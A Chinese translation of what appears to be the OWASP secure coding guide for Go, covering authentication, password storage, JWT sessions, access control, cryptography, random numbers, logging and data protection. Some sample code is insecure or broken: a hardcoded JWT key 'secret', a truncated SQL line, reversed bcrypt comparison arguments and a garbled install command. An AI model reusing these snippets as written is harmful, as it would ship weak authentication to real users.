身份验证凭据应仅通过加密连接 (HTTPS) 发送。这里可能的一个例外情况是与电子邮件重置密码相关的临时密码。

请记住，请求的 URL 通常由 HTTP 服务器 (access_log) 记录，其中包括查询字符串。为防止身份验证凭据泄漏到 HTTP 服务器日志，应使用 HTTP POST 方法将数据发送到服务器。

```
xxx.xxx.xxx.xxx - - [27/Feb/2017:01:55:09 +0000] "GET /?username=user&password=70pS3cure/oassw0rd HTTP/1.1" 200 235 "
```

一个精心设计的用于身份验证的 HTML 表单如下所示：

```
<form method="post" action="https://somedomain.com/user/signin" autocomplete="off">
    <input type="hidden" name="csrf" value="CSRF-TOKEN" />

    <label>Username <input type="text" name="username" /></label>
    <label>Password <input type="password" name="password" /></label>

    <input type="submit" value="Submit" />
</form>
```

在处理身份验证错误时，应用程序不应透露身份验证数据的具体哪一部分不正确。应该交替使用“无效的用户名和/或密码”，而不是“无效的用户名”、“无效的密码”：

```
<form method="post" action="https://somedomain.com/user/signin" autocomplete="off">
    <input type="hidden" name="csrf" value="CSRF-TOKEN" />

    <div class="error">
        <p>Invalid username and/or password</p>
    </div>

    <label>Username <input type="text" name="username" /></label>
    <label>Password <input type="password" name="password" /></label>

    <input type="submit" value="Submit" />
</form>
```

使用未披露的通用信息：

- 知道谁注册了：“密码无效” （Invalid password）表示用户名存在。
- 知道系统是如何工作的：“无效密码” Invalid password 可能会揭示应用程序的运行逻辑，首先查询数据库中的用户名username，然后在内存中进行密码比对。

验证和存储部分提供了如何执行身份数据验证（和存储）的示例。

成功登录后，应通知用户最后一次成功或不成功的访问日期/时间，以便用户检测和报告可疑活动。有关日志记录的更多信息可以在文档的错误处理和日志记录部分找到。此外，还建议在检查密码

时使用恒定时间比较功能，以防止定时攻击。后者包括分析具有不同输入的多个请求之间的时间差异。在这种情况下，表单record == password的标准比较将在第一个不匹配的字符处返回 false。提交的密码越接近，响应时间越长。通过利用这一点，攻击者可以猜测密码。请注意，即使该记录不存在，我们也总是强制执行带有空值的subtle.ConstantTimeCompare以将其与用户输入进行比较。

3.2 验证和存储认证数据

3.2.1 验证

本节的关键主题是“身份验证数据存储”，用户帐户数据库在 Internet 上泄露的事件发生的愈加频繁。虽然这种事件不保证一定会发生，但在这种情况下，如果正确存储身份验证数据，尤其是密码，则可以避免额外损失。

首先，让我们明确“所有身份验证控制应当保证失效时仍然安全”。我们建议开发者阅读所有其他“身份验证和密码管理”部分，因为它们涵盖了有关报告错误身份验证数据以及如何处理日志记录的建议。

另一项初步建议如下：对于顺序身份验证实现（就像 Google 现在所做的那样），验证应该只在所有数据输入完成时发生，在受信任的系统（例如服务器）上。

3.2.2 密码存储安全：理论篇

现在讨论一下密码的存储。

由于密码是由用户提供的（明文），所以没必要存储密码，但是需要在每次身份验证时验证用户是否提供相同的令牌。

因此，出于安全原因，我们需要的是一种“单向”函数H， 对于每个密码p1 和 p2 ， p1 如果不同于 p2，则H(p1) 也不同于 H(p2)。

这听起来或看起来像是数学问题？注意最后一个要求：H 应该是这样一个函数，没有函数 H^{-1} 使得 $H^{-1}(H(p1))$ 等于 p1 。这意味着没有办法还原出原始的 p1 ，除非你尝试所有可能的 p 值。

1) 如果 H 是单向的，那么帐户泄漏的真正问题是什么。

当然，如果你知道所有可能的密码，你可以预先计算它们的哈希值，然后使用彩虹表进行攻击。

当然，我们知道的是，从用户的角度来看，密码很难管理，而且用户不仅能够重复使用密码，而且他们还倾向于使用易于记住的东西，因此能够以某种方式进行猜测。

2) 如何避免这种情况

关键是：如果两个不同的用户提供相同的密码 p1 ，我们应该存储不同的散列值。这个听起来好像是不可能的问题，它的解决方案是使用 salt ：每个用户密码值的伪随机唯一值，它被添加到 p1 ，因此生成的哈希计算方式如下： H(salt + p1) 。

因此，密码存储中的每个条目都应保留生成的哈希值，并且salt本身以明文形式保存：salt不需要保持机密性。

3) 最后的建议

- 避免使用不推荐使用的散列算法（例如 SHA-1、MD5 等）
- 阅读“伪随机生成器”部分。

以下是一个基本的加盐代码示例：

```
package main

import (
    "crypto/rand"
    "crypto/sha256"
    "database/sql"
    "context"
    "fmt"
)

const saltSize = 32

func main() {
    ctx := context.Background()
    email := []byte("john.doe@somedomain.com")
    password := []byte("47;u5:B(95m72;Xq")

    // create random word
    salt := make([]byte, saltSize)
    _, err := rand.Read(salt)
    if err != nil {
        panic(err)
    }
```

```
    // let's create SHA256(salt+password)
    hash := sha256.New()
    hash.Write(salt)
    hash.Write(password)
    h := hash.Sum(nil)

    // this is here just for demo purposes
    //
    // fmt.Printf("email   : %s\n", string(email))
    // fmt.Printf("password: %s\n", string(password))
    // fmt.Printf("salt    : %x\n", salt)
    // fmt.Printf("hash    : %x\n", h)

    // you're supposed to have a database connection
    stmt, err := db.PrepareContext(ctx, "INSERT INTO accounts SET hash=?, salt=?, email=?")
    if err != nil {
        panic(err)
    }
    result, err := stmt.ExecContext(ctx, h, salt, email)
    if err != nil {
        panic(err)
    }

}
```

然而，这种方法有几个缺陷所以不应该被使用。这里只是为了用一个实际的例子来说明理论。下一节将解释如何在实际应用中正确地为密码加盐。

3.2.3 密码存储安全：实践篇

密码学中有句很经典的话：**永远不要推出自己的加密算法**。这样做可能会使整个应用程序处于危险之中。这是一个敏感而复杂的话题。密码学提供了经过专家审查和批准的工具和标准。因此，重要

的是使用这些工具和标准，而不是试图重新发明。

对于密码存储的案例，OWASP推荐的哈希算法是 bcrypt、PDKDF2、Argon2 和 scrypt 。这些算法以健壮的方式处理哈希和加盐密码。 Go作者为密码学提供了一个扩展包，健壮的实现了上述算法中的大多数。它不是标准库的一部分。可以使用 go get 下载：

```
go get golang.org/x/crypto
```

下面的例子展示了如何使用 bcrypt，这对于大多数情况已经足够好了。bcrypt 的优点是使用简单，因此不易出错。

```
package main

import (
    "database/sql"
    "context"
    "fmt"

    "golang.org/x/crypto/bcrypt"
)

func main() {
    ctx := context.Background()
    email := []byte("john.doe@somedomain.com")
    password := []byte("47;u5:B(95m72;Xq")

    // Hash the password with bcrypt
    hashedPassword, err := bcrypt.GenerateFromPassword(password, bcrypt.DefaultCost)
    if err != nil {
        panic(err)
    }

    // this is here just for demo purposes
    //
    // fmt.Printf("email          : %s\n", string(email))
    // fmt.Printf("password       : %s\n", string(password))
    // fmt.Printf("hashed password: %x\n", hashedPassword)

    // you're supposed to have a database connection
    stmt, err := db.PrepareContext(ctx, "INSERT INTO accounts SET has
    if err != nil {
        panic(err)
    }
    result, err := stmt.ExecContext(ctx, hashedPassword, email)
    if err != nil {
        panic(err)
    }
}
```


Bcrypt 还提供了一种简单而安全的方法来比较明文密码和已经进行哈希的密码：

```
ctx := context.Background()

// credentials to validate
email := []byte("john.doe@somedomain.com")
password := []byte("47;u5:B(95m72;Xq")

// fetch the hashed password corresponding to the provided email
record := db.QueryRowContext(ctx, "SELECT hash FROM accounts WHERE email = ? LIMIT 1", email)

var expectedPassword string
if err := record.Scan(&expectedPassword); err != nil {
    // user does not exist

    // this should be logged (see Error Handling and Logging) but execution
    // should continue
}

if bcrypt.CompareHashAndPassword(password, []byte(expectedPassword)) != nil {
    // passwords do not match

    // passwords mismatch should be logged (see Error Handling and Logging)
    // error should be returned so that a GENERIC message "Sign-in attempt has
    // failed, please check your credentials" can be shown to the user.
}
```

如果你不知道如何选择密码哈希算法和比较选项/参数，最好把这个工作委托给具有安全默认值的专门的第三方包。记得总是选择一个积极维护的包，并提醒自己检查已知的问题。

- passwd — 一个 Go 包，为密码散列和比较提供安全的默认抽象方法。它支持原始的 go bcrypt 实现，argon2，scrypt，参数掩码和密钥（不可破解）哈希。

3.3 Password Policies 密码策略

密码是历史资产，是大多数身份验证系统的一部分，也是攻击者的首要目标。

某些服务经常会泄露其用户的数据库，但与电子邮件地址和其他个人数据的泄露相比，最令人担忧的还是密码。为什么？因为密码不容易管理和记忆。用户不仅倾向于使用他们容易记住的弱密码（例如“123456”），还会为不同的服务重复使用相同的密码。

如果应用程序登录需要密码，可以做的最安全的方法是“强制执行密码复杂性要求，（...）要求密码中包括字母和数字及/或特殊字符）”。密码长度也应强制执行：“通常使用的是8个字符的密码，但16个字符的安全性更好，或者可以考虑使用多字密码短语”。

当然，之前的指南都不会禁止用户重复使用相同的密码。减少这种不好的做法的最佳方法是“强制更改密码”，并防止密码重复使用。“关键系统可能需要更频繁的更改。密码更改的时间间隔需要由管理员人工控制”。

3.3.1 重置密码

即使没有应用任何额外的密码策略，用户仍然需要能够重置他们的密码。这种机制与注册或登录一样重要，我们鼓励开发者遵循最佳实践以确保系统不会泄露敏感数据并因此遭受损失。

“密码使用超过一天后才可进行更改”。这样就可以防止对密码复用的攻击。每当使用“使用基于电子邮件的密码重置功能时，只发送包含临时链接/密码的邮件到预先注册的地址”，该地址应具有较短的有效期。

每当要求重置密码时，都应通知用户。同样，下次使用时应更改临时密码。

密码重置的常见做法是“安全问题”，其答案先前由帐户所有者配置。 “密码重置的问题的答案应该具有多样性”：如询问“最喜欢的书是什么？”这就不是一个好问题，因为”圣经”是一个非常普遍的答案。

3.4 其它指南

身份验证是所有系统的关键部分，因此应该始终采用正确和安全的做法。以下是使身份验证系统更具弹性的一些准则：

- “在进行关键操作时再次对用户进行身份验证”
- “对高敏感度或高价值交易账户使用多因素身份验证”
- “实现监视识别对多个用户账户使用相同密码进行攻击的功能。这种攻击模式可以规避账户因多次登录失败而停用的时间，前提是用户名被大量窃取或猜测”
- “修改所有供应商提供的默认用户名和密码，或者禁用相关账户”
- “在多次无效的登录尝试后对账户强制停用(通常是5次尝试)。账户停用的时间要足够长以阻碍对密码的暴力破解，但不能太长以导致拒绝服务攻击”

4 会话管理

根据OWASP的安全编码实践，本节将介绍会话管理的相关要点。我们将提供一个示例，概述这些实践背后的基本原理。示例文件夹包含本节中分析程序的完整源代码。会话处理流程如下图所示:

在处理会话管理时，应用程序应该只识别指定服务器的会话管理控件，并且应该在受信任的系统上完成会话创建。在提供的代码示例中，我们的应用程序使用JWT生成会话。见如下函数:

```
// create a JWT and put in the clients cookie
func setToken(res http.ResponseWriter, req *http.Request) {
  ...
}
```

我们必须确保用于生成会话标识符的算法是足够随机的，以防止会话暴力破解。

```
...
token := jwt.NewWithClaims(jwt.SigningMethodHS256, claims)
signedToken, _ := token.SignedString([]byte("secret")) //our secret
...
```

有了一个足够强大的令牌，我们还必须设置cookie的domain、path、expires、http-only和Secure参数。在我们觉得本应用是低风险级的，所以本例中expires值设置为30分钟。

```
// Our cookie parameter
cookie := http.Cookie{
    Name: "Auth",
    Value: signedToken,
    Expires: expireCookie,
    HttpOnly: true,
    Path: "/",
    Domain: "127.0.0.1",
    Secure: true
}

http.SetCookie(res, &cookie) //Set the cookie
```

成功登录后会生成新会话。即使历史会话未过期，也不会被重复使用。应使用Expire参数定期强

制终止会话，以防止会话劫持。另一个重要方面是，Cookie不允许同一用户名同时登录，这可以通过保存登录用户列表，并将新登录用户名与此列表进行比对来实现。活动用户列表通常保存在数据库中。

会话标识符不应在URL中公开。它们应该只位于HTTP cookie头中。一个不受认可的做法是将会话标识符作为GET参数传递。应保护会话数据，防止服务器的其他用户未经授权直接访问。

在HTTP应用时会发生中间人（MITM）攻击，该攻击会嗅探并劫持用户会话。最佳实践是所有请求都使用HTTPS。在下面的示例中，我们的服务器使用HTTPS。

```
err := http.ListenAndServeTLS(":443", "cert/cert.pem", "cert/key.pem", nil)
if err != nil {
  log.Fatal("ListenAndServe: ", err)
}
```

在高度敏感或关键操作的情况下，应该每次请求生成一次令牌，而不是每个会话生成一次。始终确保令牌是随机的，并且具有足够安全的长度以防止暴力破解。

会话管理需要考量的最后一个方面是会话注销。应用程序应该提供一种从所有需要身份验证的页面注销的方法，以完全终止关联会话和连接。在我们的示例中，当用户注销时，将从客户端删除cookie，并在存储用户会话信息的服务器端删除会话信息。

```
...
cookie, err := req.Cookie("Auth") //Our auth token
if err != nil {
  res.Header().Set("Content-Type", "text/html")
  fmt.Fprint(res, "Unauthorized - Please login <br>")
  fmt.Fprintf(res, "<a href=\"login\"> Login </a>")
  return
}
...
```

完整的示例见session.go。

5 访问控制

在处理访问控制时，第一步决策是采取仅使用信任系统对象进行访问授权。在会话管理章节中提供的示例中，我们使用JWT: JSON Web令牌在服务器端生成会话令牌。

```
// create a JWT and put in the clients cookie
func setToken(res http.ResponseWriter, req *http.Request) {
    //30m Expiration for non-sensitive applications - OWASP
    expireToken := time.Now().Add(time.Minute * 30).Unix()
    expireCookie := time.Now().Add(time.Minute * 30)

    //token Claims
    claims := Claims{
        {...}
    }

    token := jwt.NewWithClaims(jwt.SigningMethodHS256, claims)
    signedToken, _ := token.SignedString([]byte("secret"))
```

然后，我们可以存储和使用这个令牌来验证用户并执行我们的Access Control访问控制模型。

用于访问授权的组件应该是单例的，仅用在站点范围内。这包括调用外部授权服务的库。

在故障的情况下，访问控制应安全地失效。在GO语言中，我们可以使用defer来实现这一点。在本文档的错误日志章节将讨论更多的细节。

如果应用程序不能访问其配置信息，则应用程序应拒绝所有访问。

应对每个请求实施授权控制，包括服务端脚本请求，以及AJAX或Flash等客户端技术的请求。

适当地将特权逻辑与其他应用程序代码部分分开也很重要。

为防止未经授权的用户访问，必须实施访问控制的其他重要操作如下:

- 文件和其他资源
- 被保护的URL
- 被保护的函数
- 直接对象引用
- 服务
- 应用数据
- 用户和数据属性以及策略信息

在提供的示例中，测试了一个简单的直接对象引用。此代码构建在会话管理章节的示例上。

当在实现这些访问控制时，重点是验证服务器端和表示层实现的访问控制规则是一致的。

如果状态数据需要存储在客户端，则需要使用加密和完整性检查来防止篡改。

应用程序逻辑流必须符合业务规则。

在处理事务时，在给定时间内单个用户或设备可以处理的事务数必须高于业务需求，但必须足够低以防止用户被利用于实施拒绝服务(DoS)攻击。

需要注意的是，仅使用referer HTTP头不足以验证授权，应该仅用于补充检查。

对于长时间在线的会话，应用程序应该定期重新评估、验证用户权限是否发生改变。如果权限发生了更改，应将用户“注销”并强制他们重新进行身份验证。

也应该有一种方式审计用户账号 ，以符合安全程序。(例如，在密码30天过期期限后禁用该用户帐户)。

应用程序还必须提供在用户的授权被撤销时禁用帐户和终止会话。(如角色变更、雇佣状况变化等)。

提供外部服务账号，以及连接到外部系统的账号或给外部系统提供连接的账号，这些帐户必须使用可能的最低级别特权。

6 加密实践

首先要强调一点：**哈希和加密不是同一件事。**

存在一个普遍错误的认识，哈希和加密经常被混淆。它们是不同的概念，也有不同地用途。

哈希是由（哈希）函数从源数据生成的字符串或数字：

```
hash := F(data)
```

哈希具有固定的长度，哈希值会随着原始值的微小变化而发生很大的变化（仍然可能发生冲突）。一个好的哈希算法不会让哈希值转换为原始值。MD5是最流行的哈希算法，**BLAKE2**被认为是最强并且最灵活的哈希算法。

Go补充加密库提供**BLAKE2b**（或仅**BLAKE2**）和**BLAKE2s**的实现：前者针对64位平台进行优化，后者针对8位到32位平台进行优化。如果BLAKE2不可用，可以用SHA-256。

请注意，缓慢是加密哈希算法所需要的。随着时间的推移，计算机变得越来越快，这意味着随着时间的推移，攻击者可以尝试越来越多的潜在密码（请参阅凭证拦截和暴力攻击）。回过头来看，散列函数本身应该很慢，至少需要10000次迭代。

如果有些东西你不需要知道它具体是什么，只需要知道它应该是什么样时（比如下载后检查文件完整性），应该使用哈希。

```
package main

import "fmt"
import "io"
import "crypto/md5"
import "crypto/sha256"
import "golang.org/x/crypto/blake2s"

func main () {
        h_md5 := md5.New()
        h_sha := sha256.New()
        h_blake2s, _ := blake2s.New256(nil)
        io.WriteString(h_md5, "Welcome to Go Language Secure Coding Practices")
        io.WriteString(h_sha, "Welcome to Go Language Secure Coding Practices")
        io.WriteString(h_blake2s, "Welcome to Go Language Secure Coding Practices")
        fmt.Printf("MD5        : %x\n", h_md5.Sum(nil))
        fmt.Printf("SHA256     : %x\n", h_sha.Sum(nil))
        fmt.Printf("Blake2s-256: %x\n", h_blake2s.Sum(nil))
}
```

输出

```
MD5        : ea9321d8fb0ec6623319e49a634aad92
SHA256     : ba4939528707d791242d1af175e580c584dc0681af8be2a4604a526e864449f6
Blake2s-256: 1d65fa02df8a149c245e5854d980b38855fd2c78f2924ace9b64e8b21b3f2f82
```

注意：要运行示例源代码，需要运行$ go-get-golang.org/x/crypto/blake2s

另一方面，加密使用密钥将数据转换为可变长度的数据

```
encrypted_data := F(data, key)
```

与哈希不同，可以通过使用正确的解密函数和密钥，从密文计算得到明文：

```
data := F⁻¹(encrypted_data, key)
```

加密应该在需要传输或存储敏感数据时使用，这些敏感数据需要在后续处理中访问。一个“简单”的加密用例是HTTPS——超文本传输协议安全。AES是事实上的对称密钥加密标准。与许多其他对称密码类似，该算法可以在不同的模式下实现。您会注意到在下面的代码示例中，使用了GCM（Galois计数器模式），而不是更流行的（至少在加密代码示例中）CBC/ECB。GCM和CBC/ECB之间的主要区别在于，前者是一种经过身份验证的密码模式，这意味着在加密阶段之后，将向密文添加身份验证标签，然后在消息解密之前对其进行验证，以确保消息未被篡改。相比之下，公钥加密或非对称加密会使用密钥对：公钥和私钥。在大多数情况下，公钥加密提供的性能不如对称密钥加密。因此，最常见的用法是使用非对称密码在双方之间共享对称密钥，这样就可以使用对称密钥交换使用对称加密技术加密的消息。除了20世纪90年代的AES技术外，Go的作者也已经开始实现和支持更加现代化的提供身份验证的对称加密算法，如：chacha20poly1305。

Go中另一个有趣的包是x/crypto/nacl，是对Daniel J.Bernstein博士的NaCl库的引用——一个非常流行的现代密码学库。Go中的nacl/box和acl/secretbox是nacl抽象的实现，用于为两种最常见的用例发送加密消息：

- 使用公钥加密技术（nacl/box）在双方之间发送经过身份验证的加密消息

- 使用对称（也称为密钥）加密技术在双方之间发送经过身份验证的加密消息

如果抽象满足使用场景，最好使用抽象而不要直接使用AES。

下面的示例说明了使用基于AES-256（256位/32字节）的密钥进行加密和解密，并明确区分了加密、解密和密钥生成等问题。secret方法是一个用于生成密钥便捷选项。源代码示例取自此处（ http://www.inanzzz.com/index.php/post/f3pe/data-encryption-and-decryption-with-a-secret-key-in-golang）并作了一定修改。

```
package main

import (
    "crypto/aes"
    "crypto/cipher"
    "crypto/rand"
    "io"
    "log"
)

func encrypt(val []byte, secret []byte) ([]byte, error) {
    block, err := aes.NewCipher(secret)
    if err != nil {
        return nil, err
    }

    aead, err := cipher.NewGCM(block)
    if err != nil {
        return nil, err
    }

    nonce := make([]byte, aead.NonceSize())
    if _, err = io.ReadFull(rand.Reader, nonce); err != nil {
        return nil, err
    }

    return aead.Seal(nonce, nonce, val, nil), nil
}
```

```
func decrypt(val []byte, secret []byte) ([]byte, error) {
    block, err := aes.NewCipher(secret)
    if err != nil {
        return nil, err
    }

    aead, err := cipher.NewGCM(block)
    if err != nil {
        return nil, err
    }

    size := aead.NonceSize()
    if len(val) < size {
        return nil, err
    }

    result, err := aead.Open(nil, val[:size], val[size:], nil)
    if err != nil {
        return nil, err
    }

    return result, nil
}

func secret() ([]byte, error) {
    key := make([]byte, 16)

    if _, err := rand.Read(key); err != nil {
        return nil, err
    }

    return key, nil
}

func main() {
    secret, err := secret()
```

```
    if err != nil {
        log.Fatalf("unable to create secret key: %v", err)
    }

    message := []byte("Welcome to Go Language Secure Coding Practices")
    log.Printf("Message   : %s\n", message)

    encrypted, err := encrypt(message, secret)
    if err != nil {
        log.Fatalf("unable to encrypt the data: %v", err)
    }
    log.Printf("Encrypted: %x\n", encrypted)

    decrypted, err := decrypt(encrypted, secret)
    if err != nil {
        log.Fatalf("unable to decrypt the data: %v", err)
    }
    log.Printf("Decrypted: %s\n", decrypted)
}
```

```
Message   : Welcome to Go Language Secure Coding Practices
Encrypted: b46fcd10657f3c269844da5f824511a0e3da987211bc23e82a9c050a2be287f51bb41dd3546742442498ae9fcad2ce40d88625d184
Decrypted: Welcome to Go Language Secure Coding Practices
```

请注意，应当“建立并使用管理加密密钥的策略和流程”，保护“主密钥不被未经授权的访问”。也就是说，加密密钥不应该被硬编码在源代码中（如本例所示）。

Go的crypto包存放公共的加密常量，实现放在各自的包中，如crypto/md5包。

大多数现代加密算法都在https://godoc.org/golang.org/x/crypto，因此开发人员应该关注它而不是crypto/*包中的实现。

6.1 伪随机生成器

在OWASP安全编码实践中，有一条非常复杂的指导原则：“当这些随机值不可猜测时，所有随机数、随机文件名、随机GUID和随机字符串都应使用加密模块认可的随机数生成器生成”。接下来来讨论“随机数”。

密码学依赖于一些随机性，但为了正确性，大多数编程语言都提供了现成的伪随机数生成器：例如，Go的math/rand也不例外。

当文档中指出“顶级函数，如F loat64和Int，使用默认的共享源，每次运行程序时都会生成确定的值序列”时，应当仔细阅读文档。(来源：https://golang.org/pkg/math/rand/)

这究竟是什么意思呢？请阅读：

```
package main

import "fmt"
import "math/rand"

func main() {
    fmt.Println("Random Number: ", rand.Intn(1984))
}
```

多次运行此程序将导致完全相同的数字/顺序，是什么原因呢？

```
$ for i in {1..5}; do go run rand.go; done
Random Number:  1825
Random Number:  1825
Random Number:  1825
Random Number:  1825
Random Number:  1825
```

因为Go's math/rand是一个确定性伪随机数生成器。与其他许多语言类似，它使用一种称为种子的数据源。种子仅对确定性伪随机数生成器的随机性负责。如果已知或可

预测，同样的情况也会发生在生成的数字序列上。

通过使用math/rand Seed函数（math/rand Seed function），可以很容易地“修复”这个示例，为每个程序的执行按预期获得五个不同的值。但因为是在密码实践部分，所以应该遵循Go的crypto/rand包（Go's crypto/rand package）。

```
package main

import "fmt"
import "math/big"
import "crypto/rand"

func main() {
    rand, err := rand.Int(rand.Reader, big.NewInt(1984))
    if err != nil {
        panic(err)
    }

    fmt.Printf("Random Number: %d\n", rand)
}
```

读者可能会注意到运行crypto/rand比math/rand慢，但这是意料之中的，因为最快的算法并不总是最安全的。Crypto的rand实现起来也更安全。这方面的一个例子是，不能为crypto/rand设定种子，因为库使用操作系统随机性来实现这一点，从而防止开发人员滥用。

```
$ for i in {1..5}; do go run rand-safe.go; done
Random Number: 277
Random Number: 1572
Random Number: 1793
Random Number: 1328
Random Number: 1378
```

如果对如何利用此漏洞感到好奇，可以思考一下，如果应用程序在用户注册时通过使用 Go的math/rand(如第一个示例所示)生成的伪随机数的哈希来创建默认密码，会发生什么情况。

是的，猜对了，将可以预测用户的密码。

7 错误处理和日志记录

错误处理和日志记录是应用程序和基础设施保护的重要部分。当提到错误处理时，它指的是捕获应用程序逻辑中任何可能导致系统崩溃的错误，除非正确处置以避免崩溃发生。另一方面，日志会突出显示系统上发生的所有操作和请求。日志记录不仅允许识别已经发生的所有操作，而且还有助于确定需要采取哪些操作来保护系统。因为攻击者经常试图通过删除日志来删除他们的所有操作痕迹，日志集中是至关重要的。

本节包括以下内容：

- 错误处理

7.1 错误处理

在Go中，有一个内置类型error。error类型的不同值表示一个特定的异常状态。通常在Go中，如果错误值不是nil，则表示发生了错误。为了让应用程序从该状态恢复而不崩溃，必须处理它。

以下是一个取自GO博客的简单例子：

```
if err != nil {
    // handle the error
}
```

不仅可以使用内置错误，我们还可以定义自己的错误类型。可以通过使用errors.New 函数来实现。例子如下：

```
{...}
if f < 0 {
    return 0, errors.New("math: square root of negative number")
}
//If an error has occurred print it
if err != nil {
    fmt.Println(err)
}
{...}
```

如果我们需要格式化包含无效参数的字符串以查看导致错误的原因，fmt包中的Errorf函数可以实现这一目的。

```
{...}
if f < 0 {
    return 0, fmt.Errorf("math: square root of negative number %g", f)
}
{...}
```

在处理错误日志时，开发人员应该确保在错误响应中不泄露敏感信息，并保证没有错误处理程序泄漏信息(例如调试或堆栈跟踪信息)。

在Go中，还有额外的错误处理函数，这些函数是panic、recover和defer。当应用程序状态为panic时，它的正常执行将被中断，执行所有defer语句，然后函数返回给调用者。Recover通常在defer语句中使用，它允许应用程序重新获得对异常例程的控制，并返回到正常状态执行。以下基于Go文档的代码片段，解释执行流程:

```
func main () {
    start()
    fmt.Println("Returned normally from start().")
}

func start () {
    defer func () {
        if r := recover(); r != nil {
            fmt.Println("Recovered in start()")
        }
    }()
    fmt.Println("Called start()")
    part2(0)
    fmt.Println("Returned normally from part2().")
}

func part2 (i int) {
    if i > 0 {
        fmt.Println("Panicking in part2()!")
        panic(fmt.Sprintf("%v", i))
    }
    defer fmt.Println("Defer in part2()")
    fmt.Println("Executing part2()")
    part2(i + 1)
}
```

Output:输出:

```
Called start()
Executing part2()
Panicking in part2()!
Defer in part2()
Recovered in start()
Returned normally from start().
```

通过检查输出，我们可以明了Go如何处理panic状况并从中恢复，从而允许应用程序恢复其正常

状态。这些函数优雅的实现从不可恢复的故障中进行恢复。

值得注意的是，defer用法中还包括互斥锁机制，或者在外嵌函数执行后加载内容(例如footer)。

在日志包中还有一个log.Fatal。致命级别是有效的日志消息，然后调用os.Exit(1)。这意味着：

- Defer语句不会被执行。
- 缓冲区不被刷新。
- 临时文件和目标不会删除。

考虑到前面提到的所有要点，我们可以看到log.Fatal不同于Panic和为什么要小心使用它。一些可能使用log.Fatal的例子：

- 设置日志记录并检查我们是否有一个健康的环境和参数。如果我们不做，那就没有必要执行main().
- 一个不应该发生的错误，我们知道它是不可恢复的。
- 如果非交互式进程遇到错误且无法完成， 无法将此错误通知用户。最好在此失败产生其他问题之前停止执行。

这里有一个演示初始化失败的例子：

```
func initialize(i int) {
    ...
    //This is just to deliberately crash the function.
    if i < 2 {
        fmt.Printf("Var %d - initialized\n", i)
    } else {
        //This was never supposed to happen, so we'll terminate our program.
        log.Fatal("Init failure - Terminating.")
    }
}

func main() {
    i := 1
    for i < 3 {
        initialize(i)
        i++
    }
    fmt.Println("Initialized all variables successfully")
}
```

重要的是要确保在出现与安全控件相关的错误时，默认情况下拒绝其访问。

7.2 日志记录

应用程序应该正确处理日志记录 ，不应该依赖服务器配置。

所有日志记录应由受信任系统上的主例程实现，开发人员还应确保日志中不包含任何敏感数据（例如密码、会话信息、系统详细信息等），也不包含任何调试或堆栈跟踪信息。此外，日志记录应涵盖成功和失败的安全事件，包括重要的事件日志数据。

重要的事件数据通常指以下所有：

- 输入验证失败
- 尝试认证，尤其是认证失败。访问控制失效。
- 明显的篡改事件，包括对状态数据的意外更改。尝试利用无效或过期的会话令牌连接。
- 系统异常。
- 管理功能，包括变更安全配置设置。后端TLS连接失败和加密模块失败。

这里有一个简单的日志例子来说明这一点：

```
func main() {
    var buf bytes.Buffer
    var RoleLevel int

    logger := log.New(&buf, "logger: ", log.Lshortfile)

    fmt.Println("Please enter your user level.")
    fmt.Scanf("%d", &RoleLevel) //<--- example

    switch RoleLevel {
    case 1:
        // Log successful login
        logger.Printf("Login successful.")
        fmt.Print(&buf)
    case 2:
        // Log unsuccessful Login
        logger.Printf("Login unsuccessful - Insufficient access level.")
        fmt.Print(&buf)
     default:
        // Unspecified error
        logger.Print("Login error.")
        fmt.Print(&buf)
    }
}
```

实现通用错误消息或自定义错误页面也是一种很好的实践，可以确保在发生错误时不会泄露任何信息。

根据文档，Go的log包Go'slogpackage，“实现了简单的日志记录”。一些常见和重要的特性缺失，如日志级别（如debug,info,warn,error,fatal,panic）和格式化程序支持（如logstash）。有两个重要特性使得日志有用（如与信息安全和事件管理系统集成）。

大多数第三方日志记录包提供这些和其他功能。以下是一些最流行的第三方日志记录包：

- Logrus：https://github.com/Sirupsen/logrus
- glog：https://github.com/golang/glog
- loggo：https://github.com/juju/loggo

关于Go的日志包有一个重要的注意事项:Fatal和Panic函数在记录日志后有不同的行为:Panic函数调用Panic，但Fatal函数调用os.Exit(1)终止程序，阻止剩余的defer语句运行，buff不会被刷新，临时数据不会被删除。

从日志访问角度看，只应有经过授权的个人才有权限访问日志。开发人员还应该确保设置了适当的允许日志分析的机制，并保证不受信任的数据不会作为代码在预期的日志查看软件或界面中执行。

关于已分配的内存清理，Go内置有垃圾收集器可有效清理内存。

作为保证日志有效性和完整性的最后一步，应该使用加密散列函数作为额外步骤，以确保没有发生日志篡改。

```
{...}
// Get our known Log checksum from checksum file.
logChecksum, err := ioutil.ReadFile("log/checksum")
str := string(logChecksum) // convert content to a 'string'

// Compute our current log's SHA256 hash
b, err := ComputeSHA256("log/log")
if err != nil {
  fmt.Printf("Err: %v", err)
} else {
  hash := hex.EncodeToString(b)
  // Compare our calculated hash with our stored hash
  if str == hash {
    // Ok the checksums match.
    fmt.Println("Log integrity OK.")
  } else {
    // The file integrity has been compromised...
    fmt.Println("File Tampering detected.")
  }
}
{...}
```

注意：ComputeSHA256()函数计算一个文件的SHA256值。还需特别注意的是日志文件的散列值

必须存储在安全的地方，并在对日志进行任何更新之前，与当前日志散列值比较，以验证完整性。可在本文档附件中查看示例程序。

8 数据保护

如今，安全方面最重要的事情之一是数据保护。你不会想要这样的事：

图文译文：你的数据都属于我

简单地说，来自Web应用程序的数据需要被保护。因此，本节将研究不同的安全方法。

首先，应该为每个用户创建和实现正确的权限，只给他们真正需要的功能。例如，考虑一个具有以下用户角色的简单在线商店：

- 销售员：仅允许查看目录
- 营销员：允许查看统计信息
- 开发者：允许修改页面和Web应用程序选项

此外，在系统配置（也称为Web服务器）中，应该定义正确的权限。要执行的首要任务是为每个用户（web或系统）定义正确的角色。

角色分离和访问控制将在访问控制部分进一步讨论。

8.1 删除敏感信息

包含敏感信息的临时文件和缓存文件应在不需要时立即删除。如果仍然需要其中的部分数据，请将其加密或移到受保护的区域。

8.1.1 注释

有时，开发人员会在源代码中留下注释，比如“待办事项”列表，有时，在最坏的情况下，开发人员可能会留下凭据。

```
// Secret API endpoint - /api/mytoken?callback=myToken
fmt.Println("Just a random code")
```

在上面的示例中，开发人员在注释中有一个终端地址，如果没有得到很好的保护，可能会被恶意用户利用。

8.1.2 URL

使用HTTP GET方法传递敏感信息会使web应用程序易受攻击，因为：

- 如果不使用HTTPS，MITM攻击可能会拦截数据。
- 浏览器历史记录存储用户信息。如果URL包含会话ID、PIN或未过期令牌（或低熵），则它们可能被盗。
- 搜索引擎存储页面中的URL
